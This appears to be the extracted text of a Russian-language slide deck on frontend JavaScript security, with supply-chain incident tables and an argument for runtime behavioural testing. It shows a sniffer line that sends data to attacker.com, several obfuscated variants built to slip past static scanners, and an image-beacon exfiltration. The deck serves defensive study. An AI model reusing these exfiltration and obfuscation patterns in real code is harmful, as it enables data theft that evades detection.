
			
Год	2022	2022	2024
Инцидент	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний	Внедрение кода в виджет Минэкономразвития Госмониторинг	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки
Время присутствия	1-3 дня	1 день	> 4 месяцев
Последствия	Неработоспособность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров
Ущерб	N/A	N/A	N/A

Инциденты 2/2

					
Год	2022	2022	2024	2024	2024
Инцидент	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний	Внедрение кода в виджет Минэкономразвития Госмониторинг	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений	Вредоносный код в библиотеке lottie-player	Вредоносный код в библиотеке solana/web3.js
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки	Компрометация npm-библиотеки / фишинг атака на разработчика	Компрометация npm-библиотеки / фишинг атака на разработчика
Время присутствия	1-3 дня	1 день	> 4 месяцев	3 дня в NPM	1 день в NPM
Последствия	Неработоспособность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров	Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод \$	Кража приватных ключей, вывод денежных средств
Ущерб	N/A	N/A	N/A	> 700 000 \$	> 160 000 \$

Инциденты 2/2


Год	2022	2022	2024	2024	2024	2025
Инцидент	 <p>Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний</p>	 <p>Внедрение кода в виджет Минэкономразвития Госмониторинг</p>	 <p>Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений</p>	 <p>Вредоносный код в библиотеке lottie-player</p>	 <p>Вредоносный код в библиотеке solana/web3.js</p>	 <p>Вредоносный скрипт на сети сайтов пиратской библиотеки Flibusta</p>
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки	Компрометация npm-библиотеки / фишинг атака на разработчика	Компрометация npm-библиотеки / фишинг атака на разработчика	Компрометация бэкенда либо размещение инсайдером
Время присутствия	1-3 дня	1 день	> 4 месяцев	3 дня в NPM	1 день в NPM	> 3 месяцев
Последствия	Неработоспособность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров	Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод \$	Кража приватных ключей, вывод денежных средств	10 млн посетителей в месяц. Кража логинов/паролей. Вместо книг скачивался exe с майнером. Заражение корп. APM
Ущерб	N/A	N/A	N/A	> 700 000 \$	> 160 000 \$	N/A



Исследование безопасности российских frontend-приложений за 1 полугодие 2025



Исследование безопасности российских frontend-приложений за 1 полугодие 2025




39 / 100




Общий
показатель
безопасности
Средний по всем
категориям

Исследование безопасности российских frontend-приложений за 1 полугодие 2025



Наличие заголовка
Content Security Policy
(CSP)


7 / 100




Оценка
конфигурации
CSP




Использование
Subresource
Integrity (SRI)



Наличие скриптов с
зарубежных хостов




Наличие Google
Tag Manager (GTM)



Наличие Google
Analytics



Наличие Яндекс
Метрики



Наличие вызовов
функции eval()

1

Работают в
«слепой» зоне для
ИБ

2

Средства защиты и
анализаторы ИБ не
обнаруживают
актуальные угрозы

3

Время присутствия
вредоносного кода –
недели / месяцы в
известных инцидентах

4

Часто
игнорируются
ИБ-специалистами

5

Максимальная монетизация для злоумышленника

Применимость классических анализаторов безопасности

SAST

- Ищут антипаттерны / уязвимости.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.

Можно ли написать собственные правила в SAST для обнаружения вредоносных действий?



Пример: js-сниффер отправляет украденные данные на хост злоумышленника.

```
fetch('https://attacker.com/?d=secret_data')
```

Найдем все вызовы fetch() в коде?

Можно ли написать собственные правила в SAST для обнаружения вредоносных действий?



Пример: js-сниффер отправляет украденные данные на хост злоумышленника.

```
fetch('https://attacker.com/?d=secret_data')
```

Найдем все вызовы fetch() в коде?

А такие?

```
window['fetch']('https://attacker.com/?d=secret_data')
```

```
window['fet' + 'ch']('https://attacker.com/?d=secret_data')
```

```
window['\x66' + 'et' + 'ch']('https://attacker.com/?d=secret_data')
```

```
this['\x66' + 'et' + 'ch']('https://attacker.com/?d=secret_data')
```

```
this['\x66' + 'et' + 'ch'](atob('aHR0cHM6Ly9hdHRhY2t1ci5' + 'jb20vP2Q9c2VjcmV0X2RhdGE='))
```

```
this['\x66' + String.fromCharCode(new Date().getFullYear() - 1900 - 24) + 't' + 'ch'](  
  atob('aHR0cHM6Ly9hdHRhY2t1ci5' + 'jb20vP2Q9c2VjcmV0X2RhdGE='))
```

Можно ли написать собственные правила в SAST для обнаружения вредоносных действий?



А если не fetch()?

```
const img = document.createElement('img')  
img.src = 'https://attacker.demo.ru/SECRETDATA'  
document.body.appendChild(img)
```

А еще есть XHR, WebSocket, EventSource, CSS, navigate и еще 20+ способов отправить сетевой запрос на хост злоумышленника

Применимость классических анализаторов безопасности

SAST

- Ищут антипаттерны / уязвимости.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.

SCA / OSA

- Информация в базах уязвимостей / фидах появляется с задержкой.
- Для редких пакетов и форков вообще не появляется.
- Не знаем зависимости внешних сервисов.
- Библиотеки могут догружаться в рантайме.

Применимость классических анализаторов безопасности

SAST

- Ищут антипаттерны / уязвимости.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.

SCA / OSA

- Информация в базах уязвимостей / фидах появляется с задержкой.
- Для редких пакетов и форков вообще не появляется.
- Не знаем зависимости внешних сервисов.
- Библиотеки могут догружаться в рантайме.

DAST

- Обычно DAST анализирует frontend-приложения для определения API-эндпойнтов бэкенда и нескольких видов XSS.
- Поведение приложения не анализируется, т. к. оно не отличимо от нормальных бизнес-функций.

“В сторонний JavaScript-код в любое время могут быть добавлены новые функции. Риск возникает т.к. сторонний код редко анализируется на безопасность.

Любое тестирование, проведенное до ввода в эксплуатацию, теряет достоверность (в т.ч. IAST, SAST, DAST)”

OWASP Third Party JavaScript Management Cheat Sheet

🔗 https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html

**"Единственное место, где можно
обнаружить изменения и
признаки вредоносной
активности – это браузер
пользователя, где страница
полностью собрана и выполнен
весь JavaScript-код"**

PCI DSS 4.0.1

Frontend Application Security Testing (FAST)



SAST

- Ищут антипаттерны / уязвимости.
- Не видят, что внутри eval().
- Проблемы с анализом кода зависимостей.
- Правила «из коробки» не обнаруживают вредоносное поведение кода.
- Поиск по регулярным выражениям не эффективен в js.

DAST

- Обычно DAST анализирует frontend-приложения для определения API-эндпойнтов бэкенда и нескольких видов XSS.
- Поведение приложения не анализируется, т. к. оно не отличимо от нормальных бизнес-функций.

SCA / OSA

- Информация в базах уязвимостей / фидах появляется с задержкой.
- Для редких пакетов и форков вообще не появляется.
- Не знаем зависимости внешних сервисов.
- Библиотеки могут догружаться в рантайме.



FAST

- Выполняет весь js-код в реальном браузере, включая динамически загруженный.
- Анализирует поведение js-кода во время выполнения реальных Use Case.
- Сравнивает полученный профиль поведения с разрешенным.


Frontend Application Security Testing (FAST)



- Анализ поведения JS-приложения в runtime браузера (frontend-sandbox).
- Анализирует поведение js-кода во время выполнения реальных Use Case.
- Встраивание в CI/CD pipeline, минимальное влияние на TTM.
и/или
- Анализ в продакшн
- Политики и правила по принципу whitelist. Без ложных срабатываний.
- AppSec/ИБ-специалист привлекается только при критичных изменениях.




Frontend Application Security Testing (FAST)



Автоматизированное выполнение E2E-сценария (Use Case)

Frontend Application Security Testing (FAST)




Автоматизированное выполнение E2E-сценария (Use Case)

